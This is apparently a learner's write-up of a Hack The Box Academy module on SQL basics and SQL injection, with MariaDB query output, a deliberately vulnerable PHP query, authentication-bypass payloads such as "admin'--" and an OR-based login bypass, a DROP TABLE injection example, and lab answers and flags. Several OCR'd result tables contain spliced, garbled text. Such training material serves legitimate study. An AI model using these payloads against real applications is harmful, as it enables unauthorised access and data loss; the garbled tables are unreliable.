| student_id | int(11) | NO   | PRI | NULL    | auto_increment |
| first_name  | varchar(20) | YES  |     | NULL    |                |
| last_name   | varchar(20) | YES  |     | NULL    |                |
| age         | int(11)  | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+
4 rows in set (0.228 sec)

MariaDB [school]> select * from student;
+-----+-----+-----+-----+
| student_id | first_name | last_name | age  |
+-----+-----+-----+-----+
| 1          | kelvin     | kimotho   | NULL |
| 2          | James      | maina     | NULL |
+-----+-----+-----+-----+
2 rows in set (0.224 sec)

MariaDB [school]> update student set age=22 where student_id=1;
Query OK, 1 row affected (0.243 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [school]> update student set age=15 where student_id=2;
Query OK, 1 row affected (0.239 sec)
Rows matched: 1 Changed: 1 Warnings: 0

MariaDB [school]> select * from student;
+-----+-----+-----+-----+
| student_id | first_name | last_name | age  |
+-----+-----+-----+-----+
| 1          | kelvin     | kimotho   | 22   |
| 2          | James      | maina     | 15   |
+-----+-----+-----+-----+
2 rows in set (0.237 sec)

MariaDB [school]> SELECT * FROM student ORDER BY student_id DESC, Age ASC;
+-----+-----+-----+-----+
| student_id | first_name | last_name | age  |
+-----+-----+-----+-----+
| 2          | James      | maina     | 15   |
| 1          | kelvin     | kimotho   | 22   |
+-----+-----+-----+-----+
2 rows in set (0.237 sec)

MariaDB [school]>

```

LIMIT Results

- To limit the number of records returned: "**SELECT * FROM employees LIMIT 5;**" will return only five records.

```

MariaDB [school]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [employees]> select * from employees limit 5;
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi     | Facello    | M      | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian     | Billawala  | F      | 1986-12-11 |
| 10003 | 1959-06-16 | Temple     | Lukaszewicz | M      | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao    | Rahimi     | M      | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay    | Danlos    | M      | 1985-08-01 |
+-----+-----+-----+-----+-----+
5 rows in set (0.222 sec)

MariaDB [employees]>

```

- To specify an offset along with the limit: "**SELECT * FROM logins LIMIT 1, 2;**" Here, the offset starts at 0, including the 2nd record and returning two values.

WHERE Clause

- To filter results based on conditions: "SELECT * FROM table_name WHERE <condition>;"
- Example for filtering by **emp_no**: "SELECT * FROM employees WHERE emp_no > 10651;"

```
MariaDB [employees]> SELECT * FROM employees WHERE emp_no > 10650;
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10651 | 1953-03-07 | Zito       | Baaz      | M     | 1990-09-27 |
| 10652 | 1961-08-03 | Berhard    | Lenart    | M     | 1986-04-21 |
| 10653 | 1956-09-05 | Patricia   | Breugel   | M     | 1993-10-13 |
| 10654 | 1958-05-01 | Sachin    | Tsukuda   | M     | 1997-11-30 |
+-----+-----+-----+-----+-----+
4 rows in set (0.243 sec)

MariaDB [employees]>
```

LIKE Clause

- Use LIKE to match patterns in records: "SELECT * FROM student WHERE first_name LIKE 'kel%';"

```
MariaDB [school]> select last_name from student where first_name like 'kel%';
+-----+
| last_name |
+-----+
| kimotho  |
+-----+
1 row in set (0.212 sec)

MariaDB [school]>
```

- The % symbol acts as a wildcard for zero or more characters.
- To match exactly one character, use the _ symbol: "SELECT * FROM logins WHERE username LIKE '___';"

This would match usernames with exactly three characters.

Question: What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Answer: Mitchem

Target(s): 94.237.60.154:39090

Life Left: 41 minute(s)

Authenticate to 94.237.60.154:39090 with user "root" and password "password"

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Mitchem

Submit Hint

I run the following command “`select * from employees where first_name like 'Bar%' and hire_date='1990-01-01';`

```

File Actions Edit View Help
https://academy.hackthebox.com/module/33/section/191
kali@kali: ~/Desktop

dDatabase changed
MariaDB [employees]> desc employee;
ERROR 1146 (42S02): Table 'employees.employee' doesn't exist
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.232 sec)

MariaDB [employees]> desc employees;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| emp_no | int(11) | NO | PRI | NULL |
| birth_date | date | NO | | NULL |
| first_name | varchar(14) | NO | | NULL |
| last_name | varchar(16) | NO | | NULL |
| gender | enum('M','F') | NO | | NULL |
| hire_date | date | NO | | NULL |
+-----+
6 rows in set (0.243 sec)

MariaDB [employees]> select * from employees where first_name like 'Bar%' and hire_date='1990-01-01';
+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+
| 10227 | 1953-10-09 | Barton | Mitchem | M | 1990-01-01 |
+-----+
1 row in set (1.224 sec)

MariaDB [employees]>

```

Instead of selecting all the columns i can just specify the column i need ”`last_name`” for this case and run a query like ”`select last_name from employees where first_name like 'Bar%' and hire_date='1990-01-01';`”

```
MariaDB [employees]> select last_name from employees where first_name like 'Bar%' and hire_date='1990-01-01';
+-----+
| last_name |
+-----+
| Mitchem |
+-----+
1 row in set (0.228 sec)

MariaDB [employees]>
```

SQL Operators

Logical Operators

- SQL supports logical operators to evaluate multiple conditions: AND, OR, and NOT.

AND Operator

- Syntax: "condition1 AND condition2"
- Returns true only if both conditions are true.
- Example: " **select * from employees where emp_no > 10644 and gender='M';**

```
kali㉿kali: ~/Desktop
File Actions Edit View Help
+-----+-----+-----+-----+-----+-----+
| 10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 |
| 10649 | 1952-02-26 | Navin    | Argence   | F | 1990-04-24 |
| 10650 | 1958-09-24 | Dekang   | Lichtner  | F | 1993-01-12 |
| 10651 | 1953-03-07 | Zito    | Baaz     | M | 1990-09-27 |
| 10652 | 1961-08-03 | Berhard  | Lenart   | M | 1986-04-21 |
| 10653 | 1956-09-05 | Patricia | Breugel  | M | 1993-10-13 |
| 10654 | 1958-05-01 | Sachin   | Tsukuda  | M | 1997-11-30 |
+-----+-----+-----+-----+-----+-----+
654 rows in set (0.470 sec)

MariaDB [employees]> select * from employees where emp_no > 10644;
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10645 | 1963-11-03 | Khaled    | Kohling   | M | 1985-10-10 |
| 10646 | 1962-02-26 | Pohua    | Sichman   | F | 1989-01-12 |
| 10647 | 1960-10-12 | Siamak   | Salverda  | F | 1987-05-10 |
| 10648 | 1963-06-04 | DeForest  | Mullainathan | M | 1997-04-07 |
| 10649 | 1952-02-26 | Navin    | Argence   | F | 1990-04-24 |
| 10650 | 1958-09-24 | Dekang   | Lichtner  | F | 1993-01-12 |
| 10651 | 1953-03-07 | Zito    | Baaz     | M | 1990-09-27 |
| 10652 | 1961-08-03 | Berhard  | Lenart   | M | 1986-04-21 |
| 10653 | 1956-09-05 | Patricia | Breugel  | M | 1993-10-13 |
| 10654 | 1958-05-01 | Sachin   | Tsukuda  | M | 1997-11-30 |
+-----+-----+-----+-----+-----+-----+
10 rows in set (0.221 sec)

MariaDB [employees]> select * from employees where emp_no > 10644 and gender='M';
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10645 | 1963-11-03 | Khaled    | Kohling   | M | 1985-10-10 |
| 10648 | 1963-06-04 | DeForest  | Mullainathan | M | 1997-04-07 |
| 10651 | 1953-03-07 | Zito    | Baaz     | M | 1990-09-27 |
| 10652 | 1961-08-03 | Berhard  | Lenart   | M | 1986-04-21 |
| 10653 | 1956-09-05 | Patricia | Breugel  | M | 1993-10-13 |
| 10654 | 1958-05-01 | Sachin   | Tsukuda  | M | 1997-11-30 |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.337 sec)
```

* Returns true only if both conditions are true.

NOT Operator

OR Operator

- Syntax: "condition1 OR condition2"

- Returns true if at least one condition is true.
- Example: " **select * from employees where emp_no > 10644 or gender='M';**

This returns all male employees since the conditions are either being male or the employees' number being greater than the set on.

```

File Actions Edit View Help
+-----+
| 390 rows in set (0.488 sec)
MariaDB [employees]> select * from employees where emp_no > 10644 or gender='M';
+-----+
| emp_no | birth_date   | first_name | last_name | gender | hire_date |
+-----+
| 10001  | 1953-09-02  | Georgi     | Facello    | M      | 1986-06-26 |
| 10003  | 1959-06-18  | Temple     | Lukaszewicz | M      | 1992-07-04 |
| 10004  | 1956-11-06  | Masanao    | Rahimi     | M      | 1986-12-16 |
| 10005  | 1962-12-11  | Sanjay     | Danllos    | M      | 1985-08-01 |
| 10006  | 1963-12-30  | Marie      | Stafford   | M      | 1988-10-10 |
| 10007  | 1959-06-28  | Huai       | Motley    | M      | 1991-04-04 |
| 10008  | 1961-09-21  | Gita       | Farris    | M      | 1987-04-03 |
| 10011  | 1961-12-03  | Moti       | McConalogue | M      | 1995-05-23 |
| 10012  | 1952-09-01  | Wonhee    | Mattern   | M      | 1997-10-14 |
| 10013  | 1960-06-12  | Tayeb      | Waleschowski | M      | 1985-07-31 |
| 10014  | 1958-03-02  | Guttorp    | Lichtner   | M      | 1990-01-25 |
| 10015  | 1959-12-13  | Armond    | Ramsay    | M      | 1990-11-16 |
| 10017  | 1953-10-18  | Bikash     | Stroustrup | M      | 1987-06-20 |
| 10020  | 1959-02-07  | Jayesh     | Szemeredi  | M      | 1996-05-09 |
| 10021  | 1959-07-31  | Otilia     | Aumann    | M      | 1995-02-11 |
| 10023  | 1960-08-27  | Fox        | Gimarc    | M      | 1996-07-31 |
| 10025  | 1953-01-08  | Zhenhua    | Baezner   | M      | 1988-05-29 |
| 10027  | 1963-06-15  | Dmitry    | Ghazalie   | M      | 1985-12-12 |
| 10028  | 1954-11-13  | Stafford   | Waymire   | M      | 1989-06-13 |
| 10029  | 1960-12-12  | Shimshon   | Perez     | M      | 1988-05-16 |
| 10031  | 1962-10-21  | Zeljko     | Mattern   | M      | 1992-10-24 |
| 10032  | 1959-07-05  | Xiaobin    | Sevcikova | M      | 1993-04-04 |
| 10035  | 1959-03-15  | Rildo      | Jurnel    | M      | 1992-08-16 |
| 10037  | 1957-02-21  | Manohar    | Babu      | M      | 1990-03-23 |
| 10038  | 1957-01-10  | Masami     | NOT Opera | M      | 1985-07-19 |
| 10039  | 1956-10-21  | Yongdong   | Kuszyk    | M      | 1986-02-24 |
| 10041  | 1956-07-18  | Golgen     | Marshall   | M      | 1991-11-09 |
| 10042  | 1959-01-28  | Uta        | Ferriere   | M      | 1993-03-02 |
| 10044  | 1960-10-04  | Stein      | Gilg      | M      | 1987-05-09 |
| 10045  | 1955-01-11  | Zhiwei     | Yavatkar  | M      | 1992-07-27 |
| 10046  | 1952-03-24  | Berna      | Rajala    | M      | 1990-04-14 |
| 10048  | 1960-01-11  | Arto       | Walstra   | M      | 1990-01-09 |
| 10050  | 1963-09-06  | Masamitsu  | Weedman   | M      | 1986-12-03 |
| 10053  | 1960-05-27  | Tzvetan    | Percebois | M      | 1990-06-12 |
+-----+

```

NOT Operator

- Syntax: "NOT condition"
- Toggles the boolean value.
- Example: "SELECT NOT 1 = 1;" (returns false) "SELECT NOT 1 = 2;" (returns true)

Symbol Operators

- AND, OR, and NOT can also be represented as &&, ||, and !, respectively.
- Examples "select * from employees where emp_no>10647 && gender='F';", "select * from employees where emp_no>10647 || first_name='Dekang';"

```

MariaDB [employees]> select * from employees where emp_no>10647 && gender='F';
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10649 | 1952-02-26 | Navin | Argence | F | Exam | 1990-04-24 | || 1=1; (returns false) "SELECT NOT 1 = 1;" (returns true)
| 10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 | +-----+
+-----+-----+-----+-----+-----+
2 rows in set (0.219 sec)

MariaDB [employees]> select * from employees where emp_no>10647 || first_name= 'Dekang'; || as &&, || and ||, respectively.
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 | +-----+-----+-----+-----+-----+
| 10649 | 1952-02-26 | Navin | Argence | F | Exam | 1990-04-24 | || test = abc;" (returns false) "SELECT 1 = 1 || 'test' = 'abc' || 1=1;" (returns false)
| 10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 | +-----+
| 10651 | 1953-03-07 | Zito | Baaz | M | 1990-09-27 | +-----+
| 10652 | 1961-08-03 | Berhard | Lenart | M | 1986-04-21 | || not equal to 'john': "SELECT * FROM logins WHERE
| 10653 | 1956-09-05 | Patricia | Breugel | M | 1993-10-13 | +-----+-----+-----+-----+-----+
| 10654 | 1958-05-01 | Sachin | Tsukuda | M | 1997-11-30 | || conditions: "select * from employees where first_name
+-----+-----+-----+-----+-----+
7 rows in set (0.214 sec)

MariaDB [employees]>

```

Using Operators in Queries

- Example to select users NOT equal to 'john': "SELECT * FROM logins WHERE username != 'john';"
- Example with multiple conditions: " **select * from employees where first_name !='Zito' and emp_no >10647;**

```

+-----+-----+-----+-----+-----+
| 10640 | 1902-02-20 | Ponua | Sichman | F | 1989-01-12 | +-----+-----+-----+-----+-----+
| 10647 | 1960-10-12 | Siamak | Salverda | F | 1987-05-10 | || test = abc;" (returns false) "SELECT 1 = 1 || 'test' = 'abc' || 1=1;" (returns true)
| 10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 | +-----+
| 10649 | 1952-02-26 | Navin | Argence | F | Exam | 1990-04-24 | || test = abc;" (returns false) "SELECT 1 = 1 || 'test' = 'abc' || 1=1;" (returns false)
| 10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 | +-----+
| 10651 | 1953-03-07 | Zito | Baaz | M | 1990-09-27 | +-----+
| 10652 | 1961-08-03 | Berhard | Lenart | M | 1986-04-21 | +-----+
| 10653 | 1956-09-05 | Patricia | Breugel | M | 1993-10-13 | +-----+
| 10654 | 1958-05-01 | Sachin | Tsukuda | M | 1997-11-30 | +-----+
+-----+-----+-----+-----+-----+
654 rows in set (0.482 sec)

MariaDB [employees]> select * from employees where first_name !=Zito and emp_no >10647; +-----+-----+-----+-----+-----+
ERROR 1054 (42S22): Unknown column 'Zito' in 'where clause'
MariaDB [employees]> select * from employees where first_name !='Zito' and emp_no >10647; +-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10648 | 1963-06-04 | DeForest | Mullainathan | M | 1997-04-07 | +-----+-----+-----+-----+-----+
| 10649 | 1952-02-26 | Navin | Argence | F | 1990-04-24 | +-----+
| 10650 | 1958-09-24 | Dekang | Lichtner | F | 1993-01-12 | +-----+
| 10652 | 1961-08-03 | Berhard | Lenart | M | 1986-04-21 | +-----+
| 10653 | 1956-09-05 | Patricia | Breugel | M | 1993-10-13 | +-----+
| 10654 | 1958-05-01 | Sachin | Tsukuda | M | 1997-11-30 | +-----+
+-----+-----+-----+-----+-----+
6 rows in set (0.232 sec)

MariaDB [employees]>

```

Multiple Operator Precedence

SQL operations have precedence, affecting the order of evaluation.

Precedence order:

- Division (/), Multiplication (*), Modulus (%)
- Addition (+), Subtraction (-)
- Comparison (=, >, <, <=, >=, !=, LIKE)
- NOT (!)
- AND (&&)
- OR (||)

Example of Operator Precedence

- Query: "SELECT * FROM logins WHERE username != 'tom' AND id > 3 - 2;"
- Evaluates as: "SELECT * FROM student WHERE first_name != 'kelvin' AND id > 1;"

```
MariaDB [school]> select * from student;
+-----+-----+
| student_id | first_name | last_name |
+-----+-----+
| 1 | kelvin | kimotho |
| 2 | jane | wangeci |
+-----+-----+
2 rows in set (0.221 sec)

MariaDB [school]> select * from student where first_name != 'kelvin' and student_id>1;
+-----+-----+
| student_id | first_name | last_name |
+-----+-----+
| 2 | jane | wangeci |
+-----+-----+
1 row in set (0.225 sec)

MariaDB [school]>
```

- Returns records where the username is not 'tom' and the student_id is greater than 1.

Question: In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer: 654

The screenshot shows a web browser window with the following details:

- Address Bar:** https://academy.hackthebox.com/module/33/section/192
- Challenge Title:** Questions
- Challenge Description:** Answer the question(s) below to complete this Section and earn cubes!
- Target(s):** 94.237.51.21:40515
- Life Left:** 46 minute(s)
- Question:** In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?
- Answer:** 654
- Buttons:** Submit, Hint
- Bottom Navigation:** Previous, Next, +10 Streak pts, Mark Complete & Next
- Powered by:** HACKTHEBOX

I made this query “**SELECT * FROM titles WHERE emp_no > 10000 OR title NOT LIKE '%engineer%',**”.

```

File Actions Edit View Help
| 10618 | Senior Engineer | 2001-05-06 | 2002-05-06 | hackthebox.com/module/3/section/92
| 10619 | Technique Leader | 1985-07-06 | 9999-01-01 |
| 10620 | Senior Staff | 1999-10-03 | 9999-01-01 |
| 10621 | Staff | 1994-10-03 | 1999-10-03 |
| 10622 | Senior Staff | 1999-06-05 | 9999-01-01 |
| 10623 | Staff | 1992-06-04 | 1999-06-05 |
| 10624 | Senior Engineer | 1988-09-23 | 9999-01-01 |
| 10625 | Senior Engineer | 1998-07-05 | 9999-01-01 |
| 10626 | Senior Staff | 1995-10-08 | 9999-01-01 |
| 10627 | Staff | 1987-10-08 | 1995-10-08 |
| 10628 | Senior Staff | 1996-08-12 | 9999-01-01 |
| 10629 | Staff | 1990-08-13 | 1996-08-12 |
| 10630 | Assistant Engineer | 1992-11-26 | 1999-11-27 |
| 10631 | Engineer | 1999-11-27 | 9999-01-01 |
| 10632 | Engineer | 1995-06-27 | 2001-06-26 |
| 10633 | Senior Engineer | 2001-06-26 | 2002-06-22 |
| 10634 | Engineer | 1996-06-08 | 9999-01-01 |
| 10635 | Senior Staff | 1988-01-30 | 9999-01-01 |
| 10636 | Engineer | 1996-04-12 | 9999-01-01 |
| 10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |
| 10638 | Engineer | 1997-01-19 | 9999-01-01 |
| 10639 | Engineer | 1993-05-01 | 2002-05-01 |
| 10640 | Senior Engineer | 2002-05-01 | 9999-01-01 |
| 10641 | Technique Leader | 1997-04-04 | 9999-01-01 |
| 10642 | Engineer | 1988-07-12 | 1993-07-12 |
| 10643 | Senior Engineer | 1993-07-12 | 9999-01-01 |
| 10644 | Senior Staff | 1999-02-12 | 2001-03-13 |
| 10645 | Staff | 1992-02-12 | 1999-02-12 |
| 10646 | Senior Engineer | 1989-08-01 | 2002-07-06 |
| 10647 | Staff | 1994-10-23 | 9999-01-01 |
| 10648 | Engineer | 1987-11-04 | 1993-11-03 |
| 10649 | Senior Engineer | 1993-11-03 | 9999-01-01 |
| 10650 | Engineer | 1996-12-25 | 9999-01-01 |
| 10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
| 10652 | Engineer | 1997-12-29 | 2000-11-15 |
| 10653 | Senior Staff | 2000-03-12 | 9999-01-01 |
| 10654 | Staff | 1992-03-12 | 2000-03-12 |
+-----+
654 rows in set (0.540 sec)

MariaDB [employees]>

```

I also learnt about a method "count()" that helps count the number of rows retuned by a query.

```

```
SELECT count(*) FROM titles WHERE emp_no> 10000 OR title NOT LIKE
'%engineer%';
```

```

```

File Actions Edit View Help
| 10626 | Senior Staff | 1995-10-08 | 9999-01-01 |
| 10627 | Staff | 1987-10-08 | 1995-10-08 |
| 10628 | Senior Staff | 1996-08-12 | 9999-01-01 |
| 10629 | Staff | 1990-08-13 | 1996-08-12 |
| 10630 | Assistant Engineer | 1992-11-26 | 1999-11-27 |
| 10631 | Engineer | 1999-11-27 | 9999-01-01 |
| 10632 | Engineer | 1995-06-27 | 2001-06-26 |
| 10633 | Senior Engineer | 2001-06-26 | 2002-06-22 |
| 10634 | Engineer | 1996-06-08 | 9999-01-01 |
| 10635 | Senior Staff | 1988-01-30 | 9999-01-01 |
| 10636 | Engineer | 1996-04-12 | 9999-01-01 |
| 10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |
| 10638 | Engineer | 1997-01-19 | 9999-01-01 |
| 10639 | Engineer | 1993-05-01 | 2002-05-01 |
| 10640 | Senior Engineer | 2002-05-01 | 9999-01-01 |
| 10641 | Technique Leader | 1997-04-04 | 9999-01-01 |
| 10642 | Engineer | 1988-07-12 | 1993-07-12 |
| 10643 | Senior Engineer | 1993-07-12 | 9999-01-01 |
| 10644 | Senior Staff | 1999-02-12 | 2001-03-13 |
| 10645 | Staff | 1992-02-12 | 1999-02-12 |
| 10646 | Senior Engineer | 1989-08-01 | 2002-07-06 |
| 10647 | Staff | 1994-10-23 | 9999-01-01 |
| 10648 | Engineer | 1987-11-04 | 1993-11-03 |
| 10649 | Senior Engineer | 1993-11-03 | 9999-01-01 |
| 10650 | Engineer | 1996-12-25 | 9999-01-01 |
| 10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
| 10652 | Engineer | 1997-12-29 | 2000-11-15 |
| 10653 | Senior Staff | 2000-03-12 | 9999-01-01 |
| 10654 | Staff | 1992-03-12 | 2000-03-12 |
+-----+
654 rows in set (0.540 sec)

MariaDB [employees]> SELECT count(*) FROM titles WHERE emp_no> 10000 OR title NOT LIKE
'+-----+
| count(*) |
+-----+
| 654 |
+-----+
`SELECT count(*) FROM titles WHERE emp_no> 10000 OR title NOT LIKE
'%engineer%''
1 row in set (0.681 sec)

MariaDB [employees]>

```

Intro to SQL Injections

Use of SQL in Web Applications

Web applications interact with databases like MySQL to store and retrieve data. Example connection in PHP:

- `$conn = new mysqli("localhost", "root", "password", "users");`
- `$query = "SELECT * FROM logins";`
- `$result = $conn->query($query);`

User Input and SQL Queries

User input is often used in queries without proper sanitization, leading to potential SQL injection vulnerabilities. Example of using user input directly in a query:

- `$searchInput = $_POST['findUser'];`
- `$query = "SELECT * FROM logins WHERE username LIKE '%$searchInput%'";`

An **injection** occurs when user input is misinterpreted as code due to lack of sanitization, allowing attackers to execute arbitrary SQL code.

SQL Injection Example

If a user inputs `'; DROP TABLE users;`, the final query could become

- `SELECT * FROM logins WHERE username LIKE '%1'; DROP TABLE users;`

This could result in the deletion of the users table.

Syntax Errors

- An improperly closed quote can lead to SQL syntax errors, which indicates potential flaws in input handling.

Types of SQL Injections

In-band SQL Injection

- **Union Based.** Combines results from multiple SELECT statements.

- **Error Based.** Uses error messages to gain information about the database.

Blind SQL Injection

- **Boolean Based.** Uses true/false conditions to infer information.
- **Time Based.** Delays the response based on conditions to extract data.

Out-of-band SQL Injection

Involves retrieving data from a remote location without direct access to the output.

Subverting Query Logic

Injecting the OR Operator

- It's a method to alter original SQL queries.
- Example of using OR for logic manipulation.

Using SQL Comments

- Technique to ignore parts of the query.
- Helps in bypassing security checks.

Authentication Bypass

- Common use case for SQL injection.

For a query like “**SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';**” we can try login in as admin without a password by using payloads or comments method.

We use – **for comments or even the # operator.** Anything that comes after a # or – is ignored and not executed in the query.

SQLi Discovery

The goal is to determine if a login form is vulnerable to SQL injection.

Testing Method

- We test by adding specific payloads to the username field.

Common Payloads

- **Single Quote (' with URL Encoding %27**
- **Double Quote (" with URL Encoding :%22**
- **Comment Symbol (#) with URL Encoding :%23**
- **Semicolon (; with URL Encoding :%3B**
- **Closing Parenthesis () with URL Encoding :%29**

We monitor for errors or changes in page behavior to identify vulnerabilities.

OR Injection

We can make a query always to return true, regardless of the username and password entered, to bypass the authentication we can abuse the OR operator in our SQL injection.

The **OR** operator returns **TRUE** if one of its operands is **TRUE**. So with a username only we can login without a password.

Example **admin' or '1='1** will always be true since $1=1$ always.

A query would be like “**SELECT * FROM logins WHERE username='admin' or '1='1'**
AND password = 'something';”

Question: Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer: 202a1d1a8b195d5e9a57e434cc16000c

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.254.158:50175

Life Left: 81 minute(s)

+ 1 Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

202a1d1a8b195d5e9a57e434cc16000c

Submit Hint

This is how i crafted my payload `'tom' or '1'='1--`. This payload returns name when one condition is true . **Either tom is the username or 1=1**. But since **1=1** is always true , the login should succeed.

The `--` comment the password and any password will enable us login successfully.

The deformed query looks like “**SELECT * FROM logins WHERE username='tom' or '1'='1-- AND password = 'sjdhdsdhsds';**”

Admin panel

Executing query: `SELECT * FROM logins WHERE username='tom' or '1'='1-- AND password = 'sjdhdsdhsds';`

Login successful as user: tom

202a1d1a8b195d5e9a57e434cc16000c

Click [here](#) to try again

Using Comments in SQL

Comments document queries or ignore parts of them.

Types of comments in MySQL:

- Single-line: -- and # “**SELECT username FROM logins; -- Selects usernames from the logins table**”. The text after – will not be executed as it is commented.
- Multi-line: /* */ (rarely used in injections).

Example “select * from employees limit 5; --this is a comment”

```
MariaDB [employees]> select * from employees limit 5; --this is a comment
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi | Facello | M | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian | Billawala | F | 1986-12-11 |
| 10003 | 1959-06-16 | Temple | Lukaszewicz | M | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao | Rahimi | M | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay | Danlos | M | 1985-08-01 |
+-----+-----+-----+-----+-----+
5 rows in set (0.224 sec)

MariaDB [employees]>
```

Comment Syntax Details

- For -- comments, a space must follow: -- (can be URL encoded as --+).
- The # symbol can be used, but must be encoded as %23 in URLs.

An example using the # operator. “**select * from employees limit 5; #this is a comment**”

```
MariaDB [employees]> select * from employees limit 5; #this is a comment
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi | Facello | M | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian | Billawala | F | 1986-12-11 |
| 10003 | 1959-06-16 | Temple | Lukaszewicz | M | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao | Rahimi | M | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay | Danlos | M | 1985-08-01 |
+-----+-----+-----+-----+-----+
5 rows in set (0.386 sec)


MariaDB [employees]>
```

Authentication Bypass Technique

- By injecting admin'-- as the username, the password check can be bypassed.
- Resulting query “**SELECT * FROM logins WHERE username='admin'-- ' AND password = 'something';**

Question: Login as the user with the id 5 to get the flag.

Answer: cdad9ecdf6f14b45ff5c4de32909caec



The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Hack The Box - Academy' at <https://academy.hackthebox.com/module/33/section/799>. The page content is as follows:

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 94.237.60.154:53685


Life Left: 59 minute(s)

+ 1 🗑 Login as the user with the id 5 to get the flag.

